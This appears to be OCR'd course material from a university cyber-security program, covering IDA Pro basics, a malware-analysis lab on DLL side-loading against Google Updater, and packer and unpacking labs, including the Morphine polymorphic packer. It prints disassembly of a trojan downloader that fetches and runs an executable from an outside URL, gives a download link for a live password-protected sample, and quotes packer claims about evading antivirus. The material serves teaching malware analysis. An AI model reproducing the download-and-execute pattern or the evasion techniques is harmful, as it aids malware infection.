Disassembler IDA Pro (http://www.idapro.com) satisfies most of the above requirements. This disassembler allows you to analyze a huge number of file formats, to work with multiple types of processors, supports macros, plug-ins, and scripting languages, includes an integrated debugger, works under MS-DOS, Windows, Linux. He also has the opportunity to recognize the names of standard library functions by their signatures (using standard or user-created), the means of data analysis of high-level programming languages (structures and classes of objects).

There is a freeware version of IDA Pro, which supports only the x86 processor architecture and does not support plug-ins, but it allows learning the basics of disassembly.


IDA Pro Guidelines

Loading file for analysis

File disassembler IDA Pro GUI is called "idag.exe". Start it and look at the basic methods of disassembly for example malware "Trojan-Downloader.Win32.Small.s".


Attention! When dealing with harmful or suspicious files it is necessary to be careful and perform all actions in the virtual machine and change the extension of the executable files, for example, replace the last character in the expansion of the "_" character.

After starting disassembler select "Open .." menu "File":



A window for selecting the settings for the analysis of the loaded file will be appeared:

This project is financed by: Tempus


Load a new file

Load file E:\Work\Price.ex_ as

- Portable executable for 80386 (PE) [pe.ldw]
- MS-DOS executable (EXE) [dos.ldw]
- Binary file

Processor type: Intel 80x86 processors: metapc

Loading segment: 0x00000000
Loading offset: 0x00000000

Analysis
- [✓] Enabled
- [✓] Indicator enabled

Options
- [✓] Create segments
- [ ] Load resources
- [✓] Rename DLL entries
- [ ] Manual load
- [✓] Fill segment gaps
- [✓] Make imports segment
- [ ] Create FLAT group

System DLL directory: D:\WINDOWS

Рис. 1 – Dialog for selecting the parameters of loaded file.


It is proposed to select the format of the test file in the list (1) from the set of possible formats. The correct choice of file format is needed to load all necessary data for the analysis of this file.
In our case, you can choose:
format of PE (Portable executable) - format of most executable files for Windows. Choose the item when it is necessary to examine Windows programs.
format EXE - executable file format for MS-DOS. Typically, each Windows program contains so called MZ-stub - the cover, which displays the message on the need to run out of Windows when you start the program from the MS-DOS. Sometimes, instead of stub the corresponding functional is present needed to run the program under MS-DOS. Also (rarely), this part of the executable file might be infected with DOS-virus.
Binary file - considered as a binary file. In this case, the analyst has to determine which parts of the file are data, and what parts are code. Used in the analysis of the exploit code (bytecode).

In the list (2) select the type of processor that is running the test file. In most cases, IDA chooses the type of processor automatically. When choosing the type of processor "Intel 80x86 processors: metapc" IDA will attempt to use the command set of assembler x86 processor family, including the specific Intel processor and MMX commands.
In the input fields (3) set the offset and segment to load files. Usually used if the selected file type is "Binary file". For example, if segment = 0x1000, and offset = 0x3500, then the first byte of loaded file will be located at 1000:3500.
Options of group "Analysis" (4) allows to disable the file analysis after loading and displaying the status of analysis in the status bar. Disabling the first option is useful when the connection of additional types of libraries and signatures is needed or the existing ones before the file analysis should be disabled. It can be also used if necessary to make the processing of the loaded file with a script or plug-in before file analysis.
Panel "Options" allows to disable the creation of segments in the listing of the loaded file, load resources from the file, rename the imported functions, manual selection of loaded parts of file (often necessary in the analysis of not fully unpacked file or memory image files), etc.
Buttons (6), (7) and (8) are dialogs for advanced analysis settings.
The input field (9) contains the path to the directory that holds the folder with system libraries.
After installing the required settings, click "OK" and observe the process of analysis.

The Structure of Program Window

IDA's main window is shown in Figure 2. It contains the following parts:

This project is financed by: Tempus


IDA - E:\Work\Price.ex_ - [IDA View-A]
File Edit Jump Search View Debugger Options Windows Help
1
Text
2
4
3
IDA View-A
Hex View-A
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
AU: idle
Down

```
.text:0040126F
.text:0040126F ; =============== S U B R O U T I N E =======================================
.text:0040126F
.text:0040126F ; Attributes: noreturn
.text:0040126F
.text:0040126F
.text:0040126F start           public start
.text:0040126F                 proc near               ; CODE XREF: .text:00401018↑j
.text:00401271                 push    0               ; LPBINDSTATUSCALLBACK
.text:00401273                 push    0               ; DWORD
.text:00401278                 push    offset File     ; "\\ret.exe"
.text:0040127D                 push    offset aHttpXwildx_by_ ; "htTP://xwildx.by.ru/3.exe"
.text:0040127F                 push    0               ; LPUNKNOWN
.text:0040127F                 call    URLDownloadToFileA
.text:00401284
.text:00401286                 push    0               ; nShowCmd
.text:00401288                 push    0               ; lpDirectory
.text:0040128A                 push    0               ; lpParameters
.text:0040128F                 push    offset File     ; "\\ret.exe"
.text:00401291                 push    0               ; lpOperation
.text:00401293                 push    0               ; hwnd
.text:00401293                 call    ShellExecuteA
.text:00401298
.text:0040129A                 push    0               ; uExitCode
.text:0040129A                 call    ExitProcess
.text:0040129A start           endp
.text:0040129A
.text:0040129A ; ---------------------------------------------------------------------------
.text:0040129F                 align 10h
.text:004012A0 ; [00000006 BYTES: COLLAPSED FUNCTION ExitProcess. PRESS KEYPAD "+" TO EXPAND]
.text:004012A6 ; [00000006 BYTES: COLLAPSED FUNCTION URLDownloadToFileA. PRESS KEYPAD "+" TO EXPAND]
.text:004012AC ; [00000006 BYTES: COLLAPSED FUNCTION ShellExecuteA. PRESS KEYPAD "+" TO EXPAND]
```

```
0000047F   0040127F: start+10
```

```
File 'E:\Work\Price.ex_' is successfully loaded into the database.
Compiling file 'E:\Reversing\- Work\Ida\idc\ida.idc'...
Executing function 'main'...
Compiling file 'E:\Reversing\- Work\Ida\idc\onload.idc'...
Executing function 'OnLoad'...
IDA is analysing the input file...
You may start to explore the input file right now.
Using FLIRT signature: SEH for vc7/8
Propagating type information...
Function argument information has been propagated
The initial autoanalysis has been finished.
```

Picture 2 – Main IDA window.

(1) The menu bar – contains all available commands for the current window.
(2) Toolbar - provides access to most of the functions of IDA.
(3) Analysis status bar. Clicking on it allows you to disable/enable the analysis. It has the following condition:
- 🟢 – analysis is done
- 🟢 – analysis is disabled
- 🟡 – analysis is running
- 🔴 – file is loading or IDC language (IDA C) script is running

(4) Navigation panel. Displays the current file position (pointer). The parts file are shown with the colors corresponding to different content:

🟪	import table таблица импорта

This project is financed by: Tempus

- 🟦 program functions
- 🟦 library functions
- 🟥 code outside of functions
- ⬛ data
- 🟩 unrecognized parts and alignment

(5) Bookmarks window, such as the IDA View-A (our main window), etc.

(6) The arrows indicate the conditional and unconditional jumps in the code block. Useful for determining the small loops and function calls.

(7) Name of the section, followed by a virtual address. Can be changed to a function name and offset from the beginning of this function.

(8) Area of the function comments. Contains the attributes with which the function was created.

(9) Field of the functions and tags names. After the tag name a symbol of colon (":") is present.

(10) Code area of disassembled program.

(11) Field of repeated and regular comments. The comments for the strings are their contents.

(12) Rolled function. Any function can be rolled-in with the help of keys "-" and "+" on the numeric keypad. You can also roll-in the selected part of program listing.

(13) Offset from the beginning of analyzed file or code in the current cursor position.

(14) Virtual address, the name of the function and the data/code relative offset from the beginning of the function to the current cursor position. If the cursor is not at function, it displays the name of the current section and the virtual address.

This project is financed by: Tempus

(15) Status window, which displayed the latest actions of the user, as well as scripts and plug-ins status messages, and that IDA is doing at the moment. If the first line contains the address, then double click on that line, proceed to the specified address.


(16) The status of the analysis process and the virtual address of the analyzed file position.

(17) Contextual hint.

(18) List of references to the corresponding address of the listing line. It is specified the type of call ("CODE" - a reference to instruction, or "DATA" - a reference to the data), as well as the place from where the call comes: the name of the segment and a virtual address or a function name and offset from the beginning of this function. When you click on the link or pressing "Enter" on the link will take you to the address where the call occurs. *To return to the previous position, press "Esc" or use the navigation bars:* ← ▾ → ▾

(19) Name of the function or tag. Clicking or pressing "Enter", you can go to top of this function or label. Back could be the same as in the previous case.

When you move your mouse on a function name, tag or auto-generated ID number will be displayed bubble, which will display the program area, starting from a specified address:



```
.text:00401278                 push    offset aHttpXwildx_by_    ; "htTP://xwildx.by.ru/3.exe"
.text:0040127D                 push    0                         ; LPUNKNOWN
.text ; char aHttpXwildx_by_[]
.text aHttpXwildx_by_  db 'htTP://xwildx.by.ru/3.exe',0   ; DATA XREF: start+9↓o
```

Picture 3 – Pop-up hint.

Size pop-up hints can be controlled using the mouse wheel.

Tasks

This project is financed by: Tempus

ENGENSEC
Educating the Next generation experts in Cyber Security

DLL Side-Loading Attack on Google Updater

Sample for analysis:

Available on the lab VM image in the following folder: "c:\STUDENT_LABS\Lab5 - Reverse Engineering\"

Or download it from:
https://drive.google.com/open?id=0B6BXqlCLL6H_Z0xUVHFOMVFWWHc
password: infected


1. Open the given file in the disassembler. Determine the type of program and programming language, on which supposedly was created the program.
2. Perform the analysis of program code, determine the purpose of the program. Does the program, in your opinion, have harmful components? Explain your answer.
3. Try to determine the type of malware by the known classification.
4. Give a brief and detailed description of the characteristics and functions of the analyzed program.
5. Describe the files dropped.
6. Describe the obfuscation technique used in the attack.
7. What is the obfuscation algorithm used to decrypt Noew.SAM? Write C pseudocode.
8. The report must contain the following section:
    a. Static Analysis
    b. Dynamic Analysis + Debugging results
        i. Installation
        ii. Payload
    c. Removal Recommendations

Hints:

To debug "Goopdate.dll":

1. Set a breakpoint at the MyExtern function:

This project is financed by: Tempus




```
; Exported entry   1. MyExtern


; Attributes: bp-based frame

public MyExtern
MyExtern proc near

szPath= word ptr -414h
Filename= word ptr -20Ch
var_4= dword ptr -4

push    ebp
mov     ebp, esp
sub     esp, 414h
mov     eax, dword_1000A018
xor     eax, ebp
mov     [ebp+var_4], eax
push    1               ; fCreate
push    15h             ; nFolder
```

Name	Address	Ordinal
MyExtern	10001970	1
DllEntryPoint	100020BF	

Line 1 of 2

2. Copy Goopdate.dll to a location where the path does not contain spaces, for example to “C:\”.
3. Go to Debugger->Process options…
4. Specify parameters to debug dll:




Debug application setup

Application: C:\Windows\System32\rundll32.exe
Input file: C:\Goopdate.dll
Directory: C:\
Parameters: C:\Goopdate.dll,MyExtern

5. Start debugging:

This project is financed by: Tempus



```
10001970 ; Exported entry   1. MyExtern
10001970
10001970
10001970 ; Attributes: bp-based frame
10001970
10001970 public MyExtern
10001970 MyExtern proc near
10001970
10001970 szPath= word ptr -414h
10001970 Filename= word ptr -20Ch
10001970 var_4= dword ptr -4
10001970
10001970 push    ebp
10001971 mov     ebp, esp
10001973 sub     esp, 414h
10001979 mov     eax, dword_1000A018
1000197E xor     eax, ebp
10001980 mov     [ebp+var_4], eax
10001983 push    1                ; fCreate
10001985 push    15h              ; nFolder
10001987 lea     eax, [ebp+szPath]
1000198D push    eax              ; lpszPath
1000198E push    0                ; hwndOwner
10001990 call    ds:SHGetSpecialFolderPathW
10001996 push    offset asc_1000916C ; "\\"
```

Questions

1. What are the characteristics by which you can define the programming language the program is written in? List them.

2. What types of call conventions do you know? Give a short description of them. What is the default convention for calling functions of the system libraries Windows?

3. Give the examples of standard C constructions translation. Determine the high-level construction of a given section of the assembler code it corresponds to.

4. List the main types of malicious programs. Which groups of system functions correspond to those types?

This project is financed by: Tempus

ENGENSEC
Educating the Next generation experts in Cyber Security

Lab 6. Advanced Unpacking

Goal: To gain skills in determining the presence of the packer executable files, to identify the packer. Explore the basic methods of extracting executable files.

Software:

- OS
  - Microsoft Windows XP Professional
- Disassembler/Debugger
  - IDA Pro
  - OllyDbg
- Import table reconstructor
  - ImpRec
  - Scylla
- Dumping utilities
  - ProcDump
  - PE Tools
- Compilers/packers detector
  - Detect It Easy (DiE)
  - PeID
- Packed Samples
  - Win32 executable file(s) packed with UPX, Aspack, FSG, WinUpack, and Morphine protection tool and their non-protected originals (e.g. calc.exe and notepad.exe can be used);
- For Morphine packer: Pre-installed Python 2.7 (PyDbg, PePy modules are required in the final distribution).

Contents:

1. Read the technique of packing the executable code
2. View the features of some packers of executable files
3. Read the recovery methodology of packed files
4. Run the job for the laboratory work
5. Defend laboratory work, answering the test questions

This project is financed by: Tempus

Study Guide

Packing the executable code

Nowadays, passive methods to protect the executable code are:

- Polymorphism
- Obfuscation
- Encryption
- Packaging

These methods are called passive because they are used to change the malicious code in order to make its analysis more difficult. They do not provide the virus reaction to attempt to interfere in its functionality.

Active methods resist such attempts. These methods include:

- Rootkits
- Anti-virus counteraction
- Anti-debugging tricks
- etc.

A packing of executable files is aimed to compress the file and attach to his body code of unpacker to extract and transfer control to original file. Packing is done for several reasons:

- Reducing the size of the final file
- Making reverse engineering more difficult
- Making signature analysis more difficult

Most packaging is combined with encryption tools and anti-debugging techniques. Such packers are called protectors.

Descriptions of Packers

UPX (Ultimate Packer for eXecutables) **- http://upx.sourceforge.net**

Free packer, supports a large number of formats of executable files.

This project is financed by: Tempus

Some characteristics alleged by manufacturer are listed below.
- Provides compression at the level of WinZip/zip/gzip, and better
- Fast "in-place" unpacking, which does not require additional memory
- Built in the possibility of extracting
- A large number of supported file formats (over 30)
- Written in C + +
- The possibility of expanding by adding new formats
- Distributed under the terms GNU General Public License
- Uses compression library NRV, UCL

PECompact2 - http://www.bitsum.com

Paid packer of executable Windows files.
Some characteristics alleged by manufacturer are listed below:
- Provides compression in the Zip/Rar
- Uses simple techniques anti-debugging
- Supports plug-ins loaders (available large numbers)
- Uses compression library aPLib, BriefLZ, FFCE, JCALG1, LZMA
- Supports the encryption of packed files

ASPack - http://www.aspack.com

Paid packer of executable Windows files.
Some characteristics alleged by manufacturer are listed below:
- Packaging code, data and resources
- Improved handling of executable files (EXE, DLL, OCX)
- Quick Unpack
- Full support for Windows 95/NT4.0/98/ME/2000/XP/2003. Packaged applications run on Windows Vista
- Reducing the size of the files in the 40-70%
- Protection of Air Resources on the back of the development
- Compatible with programs written in Microsoft Visual C++, Visual Basic, Inprise (Borland) Delphi, C + + Builder, and other compilers for Win32

FSG (F [ast] S [mall] G [ood]) - http://www.xtreeme.prv.pl

This project is financed by: Tempus

Free packer of executable Windows files.
Some characteristics alleged by manufacturer are listed below:
- Small size loader (158 bytes for version 2.0)
- Support for executable files with the tables of exports
- Support for TLS
- Compression aPLib
- Support command line
- Compression resources
- No equalization sections
- Written in Assembly
- Ideal for small applications in Assembly

WinUpack (Ultimate PE Packer) - http://dwing.51.net/

Free packer for executable Windows files. The project is stopped, but the author continues to fix bugs. It supports compression of resources, has a console interface that uses a library of compression LZMA.

MEW - http://northfox.uw.hu/

Free packer of executable Windows files.
Some characteristics alleged by manufacturer are listed below:
- Ability to pack resources
- Remove unused resources
- Ability to overlay package programs
- Use of LZMA compression algorithm and ApPack
- Remove resource Delphi
- Remove relocation table
- Graphical and console interfaces
- written in MASM 32 and Visual C++

Restoring packed files

To unpack the packed files are two main methods - static and dynamic unpacking.

This project is financed by: Tempus

Static unpacking - a method of unpacking, which uses uses external unpacking algorithm, i.e. it does not require a code loader execution, and thus starting the packed application.

Advantages:
- Does not require starting the packed file
- Runs in the fully automatic mode
- It is possible to unpack a large number of objects

Disadvantages:
- Requires writing a special software by skilled programmer
- Applicable only for simple packers

Dynamic unpack - unpack method in which extraction of packed code is performed by code loader and getting unpacked code performed from an executed file.

Advantages:
- Suitable for packers of almost any complexity

Disadvantages:
- Requires high skills, with manual unpacking
- Fully automatic unpacking is difficult (but possible)
- "Trash" in the unpacked file (residues of packer, etc.)

Tasks

1. Watch the video guide on unpacking first.
2. Load the file into the debugger for analysis. Detect the packer. Write the result to the protocol.
3. Determine file entry point. In the protocol, place a screenshot from the entry point.
4. Using the method of dynamic unpacking (see the demo video above), unpack the file. Write the sequence of actions to the protocol. Also specify the size of the source file, dump file, the unpacked files. Please provide a screenshot of the original entry point (OEP) of the sample file.
5. Check the workability of the obtained file.
6. Follow steps 1-4 for all of your files in the assignment.

This project is financed by: Tempus

Questions

1. What are the existing methods of executable code protection?
2. Describe the essence of the packing executable files.
3. Describe the main ways to extract the executable files.
4. What packers do you know? Describe their features.

Advanced Level: Unpacking Morphine

Goals: Get familiar with advanced techniques aimed on using polymorphic code for counteracting static unpacking and reversing (Morphine obfuscator as an example);

Objectives:

- Get familiar with Morphine's (1) protection stub (Entry Point – located polymorphic junk code), (2) deobfuscation (the intermediate code of the protection layer) and (3) import restoration routines (the very end of the protection layer);
- Get practical skills in protection layer's removal for PE32 executable binaries protected with Morphine.

Intro

Packing has advantages to well-meaning and malicious users alike. The intent of whoever packed a file can be indicated by the packer chosen; a person who wishes to compress a file for the size reduction would typically employ some popular, thoroughly designed packer that reduces the size significantly yet unpacks quickly. To hackers, the opposite is generally desirable; the more obscure, complicated and seemingly ill-

This project is financed by: Tempus

designed the better. File size is only of secondary importance. In sum, the human effort required to unpack a file can vary greatly.

Morphine was created by a person under the alias Holy_Father as part of the Hacker Defender rootkit. Its main use case can be induced from the associated “readme file”, which explicitly states that:

> *[...] if your favourite trojan horse is detected by an antivirus you can encrypt it with Morphine.*

Accordingly, unlike optimized packers such as UPX and ASPack, Morphine deliberately garbles its unpacking code to confuse antivirus software and analysts. As the packed file is generated, Morphine uses a polymorphic engine to generate semi-random junk code that can be added to the unpacking code without the end result being altered. One can check if a packer is polymorphic by packing the same file several times. The resulting files should all be different. Furthermore, Morphine includes its own PE loader which puts the entire source image in the .text section of the packed file, complicating memory dumping. This one is very powerful because you can compress source file with your favourite compressor like UPX and then encrypt its output with Morphine. Another powerful thing here is polymorphic engine which always creates absolutely different decryptor for the new PE file. You can encrypt a new Morphined file which will give a new file with a high percentage difference.

What's more, Morphine allows you to encrypt one file several times! Unlike other file encrypters Morphine enlarges your executable by not more than 5kb. Morphine supports most PE files and many of other PE encryptor/packers. Also one of the greatest things here is that it is an open source project.

Morphine 2.7 Features

1. Different code at the very beginning of protected files (see Tables ##1-2);

This project is financed by: Tempus

2. Different amount / structure of loops in the polymorphic code (e.g. /01/calc.exe has two loops denoted as blocks between labels #1 and #4 while /02/calc.exe has only one);
3. Quite similar code starting with block #4 (see Tables ##3-4);
4. Identical code responsible for Import restoration (block #6), Virtual Address Space's validation (block #7) and getting to Original Entry Point (block #8).

Table 1. Layout for Entry Points (block #1)

/01/calc.exe	**/02/calc.exe**
0x401610: push eax	**0x4015fd:** push edx
0x401611: inc eax	**0x4015fe:** jnb 0x7
0x401612: pop eax	**0x401605:** pop edx
0x401613: nop	**0x401606:** xor ebp, 0x0
0x401614: jns 0x5	**0x40160c:** sub ebp, 0x0
0x401619: jbe 0x9	**0x401612:** stc
0x40161b: jns 0x7	**0x401613:** stc
0x401622: clc	**0x401614:** pusha
0x401623: xor eax,0x0	**0x401615:** sar esp, 0x0
0x401628: cmc	**0x401618:** push dword 0x128
0x401629: push eax	**0x40161d:** pop edi

Table 2. Layout for the very end of polymorphic code (just before block #4)

/01/calc.exe	**/02/calc.exe**
0x401a7d: pop edx	**0x4018a7:** push ebx
0x401a7e: nop	**0x4018a8:** call 0x9c
0x401a7f: stc	**0x401944:** pop ebx
0x401a80: dec edx	**0x401945:** pop ebx
0x401a81: jnz 0xfffff6f2	**0x401946:** jmp 0xfffff7cb

Table 3. Layout for the commonly used code (beginning of block #4)

/01/calc.exe	**/02/calc.exe**
0x401173: push dword 0x2e038	**0x401111:** push dword 0x2e038
0x401178: push dword 0x2e034	**0x401116:** push dword 0x2e034
0x40117d: push dword **0xaf0**	**0x40111b:** push dword **0x96a**
0x401182: call 0x5	**0x401120:** call 0x5
0x401187: pop eax	**0x401125:** pop eax

